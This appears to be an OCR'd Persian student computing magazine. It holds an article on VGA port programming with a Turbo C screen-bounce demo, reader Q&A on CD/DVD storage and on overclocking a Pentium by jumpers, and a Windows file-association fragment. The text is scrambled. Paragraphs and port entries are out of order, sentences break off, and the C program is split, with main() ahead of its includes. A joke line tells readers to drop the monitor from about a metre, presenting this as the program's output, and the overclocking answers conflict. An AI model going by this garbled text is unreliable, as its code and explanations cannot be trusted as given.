اصولاً برنامه نویسی به دودسته Application Programming و System Programming تقسیم می شود. در برنامه نویسی کاربردی (Application ...) ما هیچ توجهی به ماشینی که قرار است برنامه بر روی آن اجرا شود و یا به سیستمهای استفاده کننده آن نداریم و فقط به اصول برنامه نویسی و ساختمان داده پرداخته می شود، بیشترین تداخل ریاضیات با کامپیوتر در این قسمت می باشد. بطوریکه مباحثی که در مورد برنامه نویسی کاربردی صحبت می کند به علوم کامپیوتری (Computer Science) معروف اند.

برنامه نویسی سیستمهای کامپیوتری (System ...) در دانشگاهها مورد کم لطفی فراوان قرار گرفته اند و در سیلابس

درسی هیچ واحدی وجود ندارد که به آن پردازد (البته درس زبان ماشین و اسمبلی تا حدودی این وظیفه را بر عهده دارد اما موضوعات مطرح شده در ۳ واحد درس زبان ماشین و اسمبلی کجا و دنیای System Programming کجا) لذا سعی می شود از این پس حتی برنامه نویسان سیستم را پویش ادا کنند و در هر شماره هر چند مختصر هم که شده به آن پردازد.

کار برنامه نویسی سیستم را با معرفی پورتها (Ports) شروع می کنیم: هر کامپیوتری که مورد استفاده قرار می گیرد بایستی بتواند با دنیای خارج ارتباط برقرار کند و به نوعی داده ها و اطلاعات را وارد کرده پس از پردازش روی آنها خروجی را به دنیای بیرون عرضه کند: مسوولیت برقراری ارتباط کامپیوتر با وسایل و سخت افزارهای ورودی و خروجی بر عهده پورتها می باشد (کلمه Port به معنی دروازه می باشد).

در کامپیوترهای سری 80X86 ما می توانیم ۶۵۵۳۶ پورت مختلف داشته باشیم که آدرس آنها (شماره پورت) از ۰ تا ۶۵۵۳۵ می باشد. نحوه شناخت و آدرس دهی پورتها توسط کامپیوتر همانند حافظه ها است و هر دو آنها از یک مسیر آدرس دهی استفاده می کنند و تنها فرقی که وجود دارد این است که وقتی ما از پردازنده دسترسی به پورت را می خواهیم (چه

۴ است و آن می تواند هر جعبه رنگی داشته باشد اما وقتی که از جعبه رنگ (Palette) صحبت می شود کامپیوتر می داند که به چه میزان RGB بسازد تا آن صفت تولید شود تعجب نکنید مطلب کوتاه بالا در مورد جعبه رنگ را داخل پرانتز بگذارید و به ارتباط آن با بقیه مطالب توجهی نکنید، خودتان به موقع متوجه دلیل گفته شدن آن می شوید.

حال که مختصر آشنایی با پورتها پیدا کردید - البته امیدوارم !! - می پردازم به معرفی برخی از پورتهای مربوط به کارهای گرافیکی و در ادامه برنامه نمونه ای آورده شده که کاربرد تعدادی از این پورتها را نشان می دهد. حتماً یکبار هم که شده آنرا امتحان کنید. پورتهای گرافیکی پورتهای مورد استفاده کارت گرافیکی می باشند که به صورت یک کارت توسعه یافته بر روی برد اصلی کامپیوتر قرار می گیرند. کارت گرافیکی دارای یک پردازنده مخصوص به خود می باشد که اطلاعات ورودی و خروجی را پردازش می کند و سیگنالهای مورد نیاز مانیتور را فراهم می کند. آدرس پورتهای گرافیکی ثابت بوده و غیر قابل تغییر می باشد و امروزه کمتر کارت گرافیکی را می توان یافت که از آدرسی غیر از آدرسهای استاندارد استفاده کند.

چون اکثر کارهای گرافیکی دارای بازه عملیات گسترده ای می باشند و تعداد پورتهای گرافیکی ما محدود است در استفاده از آنها از یک روش ایندکس کردن استفاده می شود به این طریق که ابتدا شماره عملیات (Index) مورد نظر به پورت گفته می شود و سپس در همان پورت و یا پورت بعدی داده را می نویسیم و یا از آن می خوانیم.

به عنوان مثال فرض کنید می خواهیم اندازه مکان نما (Cursor) را تغییر دهیم این عملیات مربوط به ایندکس شماره ۱۰ از پورت کنترلر CRT (به شماره 3D4 H) می باشد پس داریم:

outportb ( 0x3d4 , 10 ) ;

outportb ( 0x3d5 , StartLineOfCursor ) ;

و اما پورتها:

1: ) Port = 3D4h <---- 8 = Index

Port = 3D5h <----> x = Data

Data : - بیت ۷ رزرو شده می باشد.

- بیت های ۶-۵ با هم چهار حالت صفر، یک، دو و سه کارا کتر شیفت به چپ را مشخص می کنند.

- بیت های ۴-۰ که به صورت یک عدد با علامت پنج بیتی می باشند (در بازه ۱۶- تا ۱۵) نشان دهنده تعداد خط شیفت به بالا می باشد (اعداد منفی باعث شیفت به پایین می شوند)

توضیح: منظور از شیفت جابجائی صفحه قابل رویت در مانیتور می باشد.

2: ) Port = 3D4h <---- 10 = Index

Port = 3D5h <----> x = Data

Data : - بیت های ۷-۶ رزرو شده می باشد.

- بیت ۵ مشخص کننده روشن یا خاموش بودن مکان نما

CONIO.H :

int outp ( unsigned portid , int value );

unsigned outpw ( unsigned portid , unsigned value );

outport : قسمت کم ارزش value را در پورت شماره portid و قسمت پر ارزش آنرا در پورت شماره portid+1 می نویسد.

outportb : مقدار value را در پورت شماره portid می نویسد. outp : قسمت کم ارزش value را در پورت شماره portid می نویسد و مقدار نوشته شده را بر می گرداند.

outpw : قسمت کم ارزش value را در پورت شماره portid و قسمت پر ارزش آنرا در پورت شماره portid+1 می نویسد و مقدار value را بر می گرداند.

نکته ای که در اینجا قابل ذکر می باشد این است که یک وسیله می تواند از چندین پورت مختلف برای کارهای گوناگون بهره ببرد. در کامپیوترهای شخصی امروزه تعدادی از پورتها استاندارد شده و برای کاربردهای مشخصی بکار می روند و از آدرس ثابتی استفاده می کنند در جدول زیر تعدادی از آنها را می بینید:

Hex Range	Device
000-01F	DMA controller 1, 8237A-8
020-03F	Interrupt controller 1, 8259A, Master
040-05F	Timer, 8254.2
060-06F	8042 (Keyboard)
070-07F	Real-time clock, NMI (non-maskable interrupt) mask
080-08F	DMA page register, 74LS812
0A0-0BF	Interrupt controller 2, 8259A
0C0-0DF	DMA controller 2, 8237A-5
0F0	Clear Math Coprocessor Busy
0F1	Reset Math Coprocessor
0F8-0FF	Math Coprocessor
1F0-1FB	Fixed Disk
200-20F	Game I/O
278-27F	Parallel printer port 2
2F8-2FF	Serial port 2
300-31F	Prototype card
360-36F	Reserved
378-37F	Parallel printer port 1
380-38F	SDLC, Synchronous 2
3A0-3AF	Synchronous 1
3B0-3BF	Monochrome Display and Printer Adapter
3C0-3CF	Reserved
3D0-3DF	Color/Graphics Monitor Adapter
3F0-3F7	Diskette controller
3F8-3FF	Serial port 1

I/O Address Map

Note: I/O addresses, hex 000 to 0FF, are reserved for the system board I/O. Hex 100 to 3FF are available on the I/O channel.

در اینجا لازم می دانم قبل از هر کاری مختصری راجع به جعبه رنگ (Palette) صحبت کنیم. می دانیم که کار تولید رنگ در کامپیوتر توسط دو تراشه که روی کارت گرافیکی قرار دارند می باشد و آنها موسوم اند به مبدل دیجیتال به آنالوگ (DAC) و کنترل کننده صفت (ATC). این چیبها پس از تولید ترکیبی از رنگهای قرمز، سبز و آبی سیگنال لازم را برای مانیتور فراهم کرده و به آن می فرستند. هر ترکیبی از رنگهای قرمز، سبز و آبی که به RGB معروف اند را یک جعبه رنگ (Palette) می گویند. با تغییر مقدار هر کدام از رنگهای قرمز، سبز و آبی که در بازه ۰ تا ۶۳ قرار دارد می توانیم ۲ به توان ۱۸ یعنی ۲۶۲۱۴۴ جعبه رنگ مختلف تولید کنیم و هر کدام را به شماره رنگ خاصی نسبت دهیم. توجه به این نکته لازم است که بین Palette و Colour تفاوت است کامپیوتر از ماهیت درونی رنگ (Colour) خبر ندارد و وقتی که می گوئیم رنگ ۴ فقط می داند که منظور ما رنگ شماره

جدول

Port = 3D5h <---> x = Data

Data : - بیتهای ۷-۰ قسمت پر ارزش یک عدد ۱۶ بیتی که نشان دهنده موقعیت مکان نما در فضای حافظه گرافیکی است می باشد.

توضیح: بوسیله دو پورت فوق می توان مکان نما را جابجا کرد.


8: ) Port = 3D4h <---- 19 = Index

Port = 3D5h <---> x = Data

Data : بیتهای ۷-۰ نشان دهنده فاصله بین دو خط از صفحه مرئی بر حسب واحد نوع آدرس دهی می باشد.

توضیح: ما ۳ مود آدرس دهی مختلف داریم: در مود آدرس دهی کلمه مضاعف هر واحد برابر ۸ بایت است. در مود آدرس دهی کلمه هر واحد برابر ۴ بایت است و در مود آدرس دهی بایت هر واحد برابر ۲ بایت است. در حالت پیش فرض و عادی ما در مود آدرس دهی کلمه می باشیم.

لازم به ذکر است که همانطور که در شکل دیده می شود برای آنکه فضای حافظه گرافیکی به صورت یک مستطیل فرضی در آید که صفحه مرئی قسمتی از آن باشد بایستی طول هر سطر این مستطیل توسط این سورت مشخص گردد



می باشد ( 0 = On , 1 = Off )  
- بیتهای ۴-۰ مشخص کننده خط شروع نشانه مکان نما می باشد.

3: ) Port = 3D4h <---- 11 = Index

Port = 3D5h <---> x = Data

Data : - بیت ۷ رزرو شده می باشد

- بیتهای ۶-۵ در حالت VGA باید صفر باشد

- بیتهای ۴-۰ مشخص کننده خط پایان نشانه مکان نما می باشد  
توضیح: بوسیله دو پورت بالا می توان اندازه مکان نما را تغییر داد

4: ) Port = 3D4h <---- 12 = Index


Port = 3D5h <---> x = Data

Data : - بیتهای ۷-۰ قسمت پر ارزش یک عدد ۱۶ بیتی که نشان دهنده آدرس شروع صفحه قابل رویت می باشد

5: ) Port = 3D4h <---- 13 = Index

Port = 3D5h <---> x = Data

Data : بیتهای ۷-۰ قسمت کم ارزش یک عدد ۱۶ بیتی که نشان دهنده آدرس شروع صفحه قابل رویت است می باشند  
توضیح: شکل زیر را در نظر بگیرید:



همانطور که می بینید ما فقط قسمتی از حافظه گرافیکی را به عنوان صفحه مرئی بر روی مانیتور می بینیم و ما بقی فضای حافظه گرافیکی قابل رویت نیستند. ما می توانیم به کمک دو پورت بالا صفحه مرئی را در طول فضای حافظه گرافیکی حرکت دهیم.

6: ) Port = 3D4h <---- 14 = Index

Port = 3D5h <---> x = Data

Data : - بیتهای ۷-۰ قسمت پر ارزش یک عدد ۱۶ بیتی که نشان دهنده موقعیت مکان نما در فضای حافظه گرافیکی است می باشد.

7: ) Port = 3D4h <---- 15 = Index

x سری پورتهای زیر در مقابل نوشتن محافظت می شوند و تا زمانی که پرچم نوشتن آنها بالا نرود عمل نوشتن به صورت صحیح انجام نمی گیرد. لذا برای اینکه عملیات با موفقیت به انجام برسد بایستی ابتدا پرچم علامت دهنده را افزایش و پس از انجام عملیات آنرا فرود آورد و این دو کار به ترتیب با خواندن از پورت 3DAh و نوشتن مقدار ۳۲ در پورت 3C0h انجام می پذیرد:

عمل بالا بردن: inportb ( 0x3da );

عمل پایین آوردن: outportb ( 0x3c0 , 32 );

برای اینکه از واقعیت چگونگی انجام اعمال بالا آگاه شوید لازم است بگویم که با خواندن از پورت 3DAh یک فلیپ فلاپ که در کارت گرافیکی است ست می شود (مقدار یک می گیرد) و این



x چون سری پورتهای زیر هر کدام تنها یک عمل را انجام می دهند  
احتیاجی به ایندکس نیست و می توان مستقیماً بر روی آنها نوشت  
و یا از روی آنها خواند:

13: ) Port = 3C6h <---> x = Data

Data : در مراجعه به رنگ شماره آن با مقدار موجود در این  
پورت AND می شود و حاصل به عنوان شماره رنگ انتخاب  
می شود. بهتر است همیشه مقدار (256) FFh را داشته باشد.

14: ) Port = 3C7h <---> x = Data

Data : مشخص کننده شماره رنگی است که قرار است جعبه  
رنگ آن خوانده شود. هرگاه از این پورت اطلاعاتی خوانده شود  
داده خوانده شده نشان دهنده وضعیت DAC می باشد بطوریکه  
اگر دو بیت کم ارزش آن 0 باشد مشخص کننده این است که جعبه  
رنگ آماده خوانده شدن می باشد و هرگاه آن دو بیت 11b باشد  
یعنی اینکه DAC آماده خواندن جعبه رنگ است.

15: ) Port = 3C8h <---> x = Data

Data : مشخص کننده شماره رنگی است که قرار است جعبه  
رنگ آن نوشته شود.

16: ) Port = 3C9h <---> x = Data

Data : مشخص کننده مقدار رنگ قرمز، سبز و آبی می باشد که با  
هم جعبه رنگ را مشخص می کنند. برای انجام این منظور ما  
بایستی پس از مشخص شدن شماره رنگ درخواستی توسط  
3C7h یا 3C8h مقدار رنگ قرمز و بعد از آن سبز و در نهایت آبی را  
که هر کدام به صورت یک بایت است پشت سر هم به پورت  
3C9h بفرستیم و یا بخوانیم قابل توجه است که فقط ۶ بیت کم  
ارزش از این بایتها استفاده می شود.

در پایان قبل از اینکه به برنامه نمونه پردازم لازم است که بگویم  
اگر حوصله و وقت تاپ و اجرای برنامه را ندارید، مشکلی نیست  
دستورالعمل زیر عیناً نتیجه اجرای برنامه نمونه است از آن  
استفاده کنید.

● دست راست خود را بر روی پیچ تنظیم نور ماینیتور قرار  
داده و آن را به سمتی که باعث کم شدن نور می شود بپیچانید، پس  
از تاریک شدن صفحه به کمک دو دست خود ماینیتور را قدری از  
روی میز بلند کرده (حدود یک متر) و رهاش کنید، ماینیتور پس از  
برخورد با میز دوباره به هوا بلند می شود و این عمل چند بار تکرار  
می شود و در نهایت ماینیتور به حالت سکون می رسد و شما  
می توانید به بقیه کارتان ادامه دهید.

- برای اینکه برنامه مختصر باشد فرض شده که ماینیتور در مود ۳  
یعنی Color 16 25\*80 : Text می باشد.

فلپ فلاپ بیستی است که اگر مقدار آن صفر باشد محتویات  
موجود در پورتهای زیر بدون تغییر می ماند و عمل نوشتن در آنها  
بی فایده است. بیت ۵ از پورت 3C0h بیستی است که دسترسی یا  
عدم دسترسی به حافظه جعبه رنگها را فعال می کند به صورتی که  
اگر مقدار آن صفر باشد ATC می فهمد که بایستی تغییراتی در  
جعبه رنگ ها بدهد لذا تمام رنگها به رنگ پیش زمینه تغییر می کند  
و تا وقتی که مقدار بیت پنجم از پورت 3C0h یک نشود چیزی در  
صفحه دیده نمی شود، پس بایستی بعد از هرگونه تغییر و عملیاتی  
مقدار این بیت یک شود و این همان نوشتن مقدار ۳۲ در پورت  
3C0h است.

9: ) Port = 3C0h <---- 0 - 15 = Index

Port = 3C0h <---- x = Data

Port = 3C1h <----> x = Data

Data : - بیتهای ۷-۰ که یک عدد هشت بیستی است نشان دهنده  
رنگی است که باید با شماره Index مشخص شود.

توضیح: به عنوان مثال اگر ما مقدار داده را برابر ۴ و مقدار ایندکس  
را برابر ۱ قرار دهیم هرگاه که رنگ با شماره یک را صدا بزنیم همان  
رنگ با صفات رنگ شماره ۴ نمایش داده می شود.

10: ) Port = 3C0h <---- 17 = Index

Port = 3C0h <---- x = Data

Port = 3C1h <----> x = Data

Data : - بیتهای ۷-۰ شماره رنگی است که حاشیه صفحه  
بایستی داشته باشد.

11: ) Port = 3C0h <---- 18 = Index

Port = 3C0h <---- x = Data

Port = 3C1h <----> x = Data

Data : - بیتهای ۷-۴ رزرو شده می باشد.

- بیتهای ۳-۰ نشان دهنده تعداد رنگی است که می توان در  
دسترس داشت.

توضیح: این پورت آخرین شماره رنگ را مشخص می کند به  
نحوی که رنگ با شماره Data+1 عیناً صفت رنگ با شماره صفر  
را خواهد داشت و رنگ با شماره Data+2 صفت رنگ با شماره  
۱ را دارد.

12: ) Port = 3C0h <---- 19 = Index

Port = 3C0h <---- x = Data

Port = 3C1h <----> x = Data

Data : - بیتهای ۷-۴ رزرو شده می باشد

- بیتهای ۳-۰ نشان دهنده تعداد نقاطی است که صفحه بایستی  
به سمت چپ شیفت داده شود.

توضیح: به کمک این دو پورت می توان صفحه مرئی را به سمت  
چپ شیفت داد آنها نقطه به نقطه و نه کارا کتر به کارا کتر.

```

for ( k = 0 ; k < 16 ; k++ )
{
    outportb ( 0x3c7 , k ) ;
    a [k][0] = inportb ( 0x3c9 ) ;
    a [k][1] = inportb ( 0x3c9 ) ;
    a [k][2] = inportb ( 0x3c9 ) ;
    b [k][0] = a [k][0] / 40 ;
    b [k][1] = a [k][1] / 40 ;
    b [k][2] = a [k][2] / 40 ;
}
for ( j = 0 ; j <= 40 ; j++ )
{
    for ( k = 0 ; k < 16 ; k++ )
    {
        outportb ( 0x3c8 , k ) ;
        outportb ( 0x3c9 , a [k][0] - b [k][0] * j ) ;
        outportb ( 0x3c9 , a [k][1] - b [k][1] * j ) ;
        outportb ( 0x3c9 , a [k][2] - b [k][2] * j ) ;
    }
    delay ( 100 ) ;
}
outportb ( 0x3d4 , 12 ) ;
outportb ( 0x3d5 , ( 80 * 25 ) / 256 ) ;
outportb ( 0x3d4 , 13 ) ;
outportb ( 0x3d5 , ( 80 * 25 ) % 256 ) ;
delay ( 500 ) ;
for ( k = 0 ; k < 16 ; k++ )
{
    outportb ( 0x3c8 , k ) ;
    outportb ( 0x3c9 , a [k][0] ) ;
    outportb ( 0x3c9 , a [k][1] ) ;
    outportb ( 0x3c9 , a [k][2] ) ;
}
}
//-----
void main ()
{
    initial () ;
    while ( h > 0 )
    {
        while ( h > i )
        {
            delay ( ( h - i ) * .05 ) ;
            i++ ;
            movedown () ;
        }
        h = h * .8 ;
        i = h ;
        while ( i > 0 )
        {
            delay ( ( h - i ) * .05 ) ;
            i-- ;
            moveup () ;
        }
    }
}

```


```

#include <dos.h>
#include <conio.h>
#include <stdio.h>

int i = 0 , h = 400 ;
//-----
void movedown ()
{
    unsigned char a , b , c ;
    unsigned int d ;
    outportb ( 0x3d4 , 8 ) ;
    a = inportb ( 0x3d5 ) ;
    if ( a <= 0 )
    {
        a = 16 ;
        outportb ( 0x3d4 , 12 ) ;
        b = inportb ( 0x3d5 ) ;
        outportb ( 0x3d4 , 13 ) ;
        c = inportb ( 0x3d5 ) ;
        d = ( b * 256 + c ) - 80 ;
        outportb ( 0x3d4 , 12 ) ;
        outportb ( 0x3d5 , d / 256 ) ;
        outportb ( 0x3d4 , 13 ) ;
        outportb ( 0x3d5 , d % 256 ) ;
    }
    outportb ( 0x3d4 , 8 ) ;
    outportb ( 0x3d5 , a - 1 ) ;
}
//-----
void moveup ()
{
    unsigned char a,b,c ;
    unsigned int d ;
    outportb ( 0x3d4 , 8 ) ;
    a = inportb ( 0x3d5 ) ;
    if ( a >= 15 )
    {
        a = -1 ;
        outportb ( 0x3d4 , 12 ) ;
        b = inportb ( 0x3d5 ) ;
        outportb ( 0x3d4 , 13 ) ;
        c = inportb ( 0x3d5 ) ;
        d = ( b * 256 + c ) + 80 ;
        outportb ( 0x3d4 , 12 ) ;
        outportb ( 0x3d5 , d / 256 ) ;
        outportb ( 0x3d4 , 13 ) ;
        outportb ( 0x3d5 , d % 256 ) ;
    }
    outportb ( 0x3d4 , 8 ) ;
    outportb ( 0x3d5 , a + 1 ) ;
}
//-----
void initial ()
{
    unsigned char a [16][3] ;
    float b [16][3] ;
    int j , k ;
}

```

### ۱) نحوه ذخیره سازی اطلاعات بر روی CD هایی که حجم زیاد دارند چگونه است؟



از نظر ساختار، هر CD کامپیوتر یا موسیقی در اصل یک ورقه دایره شکل نازک، معمولاً از جنس آلومینیوم، نقره یا طلاست که روی آن یک شیار مارپیچ فرضی وجود داشته، توسط صفحات پلاستیکی محافظت می شود. این شیار شامل سطح (land) و حفره (pit) می باشد. عمق هر حفره درست به اندازه نصف طول موج لیزری است که هنگام خواندن CD به سطح آن تابانده می شود. هر تغییر از حفره به سطح یا برعکس به عنوان "یک" و هر عدم تغییر (امتداد سطح بدون جهش) به عنوان "صفر" تلقی می شود. وقتی از حفره به سطح یا برعکس، تغییر به وجود می آید، قسمتی از پرتو توسط حفره و قسمتی توسط سطح بازتابیده می شود که چون این دو جزء پرتو با هم به اندازه  $\pi$  رادیان اختلاف فاز دارند، همدیگر را خنثی نموده و نوری به head نمی رسد، یعنی صفرها با رسیدن نور و یک ها با نرسیدن آن اتفاق می افتند. البته این صفر و یک ها دقیقاً همان داده های ذخیره شده ما نیستند، باید رمزگشایی شده و اطلاعات کنترلی آنها حذف شوند، که این کار توسط کارت کنترل کننده درایو CD انجام می شود.

برای ذخیره سازی اطلاعات بیشتر در یک CD باید در سطحی به اندازه معین،

تعداد بیشتری حفره درست کرد. این اتفاقی است که در DVD ها روی داده است. این کار به سه روش امکان پذیر است:

روش اول آن است که حفره ها را کوچکتر و نزدیکتر به هم بسازیم. این روش به سیستم جدیدی نیز نیاز دارد که بتواند اطلاعات این نوع DVD را بخواند. اشعه لیزر باید باریک تر و فشرده تر باشد تا بتواند حفره های کوچک را تشخیص و آنها را از همسایه هایشان تمیز دهد.

روش دوم ساختن دو لایه از حفره هاست. لایه زیرین نیمه پنهان است و طوری طراحی می شود که اشعه لیزر بتواند هم لایه زیری و هم لایه رویی را بخواند. این کار تقریباً مقدار داده ها را دو برابر می کند.

روش سوم نسبتاً ساده تر است: ساختن DVD دو طرفه با چسباندن دو DVD نازک به هم. تنها مشکل این نوع DVD آن است که اگر بخواهید طرف دیگر را بخوانید باید آنرا از درایو درآورده پشت و رو کنید که این کار چندان جالب نیست.

[برای کسب اطلاعات بیشتر در مورد DVD ها می توانید به شماره ۲۸ مجله ریزپردازنده و یا شماره ۲ پویش مراجعه کنید.]

### ۲) آیا امکان تبدیل یک Pentium 100 به

Pentium 200 با set کردن jumper وجود دارد؟ خلاصه پاسخهای تعدادی از دانشجویان (کارشناسی و کارشناسی ارشد) به این سوال:

○ در صورتی که برد اصلی (mother board) بتواند از پردازنده با سرعت 200 MHz حمایت کند، این کار به راحتی با تنظیم کردن (set) پرش زن (jumper) انجام شدنی است (تنها با تغییر چند کلید). برای تشخیص این موضوع باید به دفترچه راهنمای برد اصلی مراجعه کرد. برای مثال، بردهای giga این قابلیت را دارند که تمام pentium ها را تا سرعت ۲۳۳ مگاهرتز حمایت کنند.

○ بله. روی برد اصلی پرش زنی هست که clock پردازنده را تعیین می کند و پرش زن دیگری مقدار این clock را معین می کند، ما با تنظیم کردن این دو پرش زن، می توانیم عدد 100 MHz را به 200 MHz تبدیل کنیم (به شرط پشتیبانی برد اصلی از 200 MHz). اما اگر پردازنده ما به اشتباه تنظیم شده باشد؛ یعنی ما برد اصلی را روی 200 MHz تنظیم کرده باشیم و cpu با سرعت 100 MHz کار کند، بعد از مدت کوتاهی باید از خیر cpu گذشت، چون مطمئناً سوخته است.

پاسخها از  
گروه علمی  
پویش

احتمال وجود دارد که به ساختار فایل‌های سخت‌دیسک آسیب برساند.

- الکترومیگریشن (electromigration): با سریع‌تر کردن عملیات ریزپردازنده این احتمال وجود دارد که قطعات داخلی آن در اثر حرارت ناشی از عمل پردازنده در سرعت بالا، با قطعی مواجه شوند.  
- کاهش عمر پردازنده

نظرات بعضی از اساتید محترم دانشکده:

○ تاکنون من کاتالوگ یا بروشوری ندیده‌ام که در مورد دو برابر کردن سرعت یک پردازنده مطلبی نوشته باشد. ولی با افزایش میزان cache (حافظه نهانی) واقع در خارج پردازنده، انجام اصلاحاتی در آدرس‌دهی‌ها و routings (مسیریابی‌ها) و کارهایی از این قبیل می‌توان سرعت را تا حدودی (مثلاً 20 MHz) افزایش داد. اما تنظیم یک پرش‌زن و افزایش clock دلیلی بر زیاد شدن سرعت پردازنده نیست. چون پالس ساعتی که برد اصلی به cpu می‌فرستد، نشان‌دهنده سرعتی است که برد اصلی از cpu می‌خواهد با آن سرعت کار کند، در حالی که ترانزیستور موجود با سرعتی که از قبل برای آن طراحی و تست شده کار می‌کند و هر کدام از routing‌ها هم با سرعت خودشان سیگنال‌ها را منتقل می‌کنند.

○ چون سرعت پردازنده‌های شرکت اینتل با رعایت حاشیه اطمینان تعیین می‌شوند، این امکان وجود دارد که با تغییر فرکانس ساعتی که برد اصلی تولید می‌کند، سرعت آنها ۱۰ تا ۲۰ درصد افزایش پیدا کند. مثلاً پردازنده‌ای که برای کار در سرعت ۳۵۰ مگاهرتز طراحی و ساخته شده است، اگر موقع تست عملی نتواند در این سرعت کار کند، آنرا به عنوان پردازنده‌ای با سرعت ۳۰۰ مگاهرتز به بازار عرضه می‌کنند، به همین دلیل این امکان وجود دارد که با افزایش فرکانس بتوان از آن برای سرعت ۳۵۰ مگاهرتز استفاده کرد. (البته باید این نکته را در نظر گرفت که هرچه این فرکانس بیشتر افزایش یابد، تعداد crash کامپیوتر هم ممکن است بیشتر شود) اما در مورد دو برابر کردن سرعت آنها به این روش، نمی‌توان با اطمینان چیزی گفت.

○ در مورد دو برابر کردن clock یک پردازنده پنتیوم، در صورتی که مدار جدیدی به سیستم اضافه نشود و تنها دو نقطه از مدار موجود با یک پرش‌زن به هم متصل شوند، درست کار کردن سیستم تقریباً غیر ممکن است. اما اگر مدار جدیدی به سیستم اضافه شود، دو برابر کردن clock و درست کار کردن سیستم امر بعیدی نیست. ولی بنده از مکانیزم کار آن اطلاعی ندارم.

○ عوض کردن پرش‌زن روی برد اصلی فقط پالس ساعت اعمالی به cpu (clock) را عوض می‌کند و پردازنده‌ای که برای کار در سرعت 100 MHz طراحی شده، قابلیت کار کردن در سرعت بالاتر را ندارد. اما برعکس این عمل امکان‌پذیر است، یعنی با کم کردن پالس ساعت اعمالی به پردازنده مثلاً 200 MHz می‌توان در سرعت پایین مثلاً 100 MHz از آن استفاده کرد.

بد نیست بدانید که بعضی پردازنده‌ها مانند Pentium 133 و Pentium 166 در اصل یک پردازنده هستند که برای کار در سرعت مشخصی، مثلاً 166 MHz طراحی شده‌اند. در کارخانه پس از تست، پردازنده‌هایی که در این سرعت کارایی خوبی ندارند یا حرارت غیرمجاز تولید می‌کنند، برچسب ۱۳۳ می‌خورند. بنابراین در این مورد ممکن است با افزایش پالس ساعت اعمالی به پردازنده، هنوز سیستم کار کند.

○ با توجه به اینکه پردازنده‌های سری x86 شرکت اینتل دارای واحد تولید پالس ساعت داخلی نیستند، در مورد فرکانس ساعت خود کاملاً تابع مدار خارجی که روی برد اصلی کامپیوتر تعبیه می‌شود هستند. معمولاً چون بردهای اصلی برای کار با چندین نوع پردازنده سازگار طراحی می‌شوند، امکان تغییر دادن فرکانس ساعتی که تولید می‌کنند توسط کلیدهایی به نام پرش‌زن وجود دارد.

باید توجه کرد که هر چند از دید دنیای بیرون می‌توان یک پنتیوم ۱۰۰ مگاهرتزی را توسط یک پالس ساعت ۲۰۰ مگاهرتزی راه اندازی کرد (اگر برد اصلی توانایی این کار را داشته باشد) اما حداکثر فرکانس ساعت که برای هر پردازنده تعیین می‌شود، یکی از مراحل تنوری و تست عملی آن می‌باشد و در صورت رعایت نکردن این موضوع، یکی از نتایج زیر به وجود خواهد آمد:

- موفقیت: پردازنده ممکن است بطور موفقیت آمیز و پایدار در سالهای بعدی کار کند.

- خرابی فوری پردازنده: اگر خنک‌سازی پردازنده کافی نباشد یا اگر فشار بیشتری روی آن وارد آید (مثلاً پردازنده با سرعت ۱۰۰ مگاهرتز را با سرعت ۲۳۳ مگاهرتز به اجرا در آورید) احتمال خراب شدن آن بیشتر می‌شود.

- عدم موفقیت: پردازنده ممکن است در سرعت جدید کار نکند، ولی وقتی آنرا به سرعت اولیه برگردانید، درست کار کند.

- ناپایداری سیستم: سیستم ممکن است در این سرعت بالا بیاید، ولی رفتار آن توأم با اشکال باشد.

- تخریب داده‌ها: اگر پردازنده نادرست عمل کند، این

EditFlags	00 00 00 00
Default Icon (Default)	"%1"
shell (Default)	(value not set)
command(Default)	"%1" %* "
open (Default)	(value not set)
Edit Flags	00 00 00 00

همانطور که دیده می شود، محتوای `command` خود فایل را اجرا کند. عدد 1 نشان دهنده اولین آرگومان خط فرمان می باشد، نام برنامه ای است که می خواهیم آنرا اجرا کنیم. در واقع عمل `Double Click` به عنوان `open` تلقی شده و کاری که باید انجام شود در `command` مشخص می شود. نام فایلی که روی آن `Double Click` کرده اید به عنوان اولین آرگومان به `Explorer` فرستاده می شود و در حقیقت این شما هستید که تعیین می کنید به هنگام `Double Click` چه کاری انجام شود.

برای اصلاح `Registry` راههای دیگری نیز وجود دارند که معمولاً اجازه دستکاری پسوندهای سیستم را نمی دهند:

در منوی `Start` گزینه `RUN` را انتخاب کرده کلمه `winfile` را تایپ کرده `OK` را فشار دهید، سپس وارد منوی `file` شوید و گزینه `Associate` را انتخاب کنید. در قسمت `Files with extension` کلمه پسوند مورد نظر خود را تایپ کرده مقادیر لازم را تنظیم کنید.

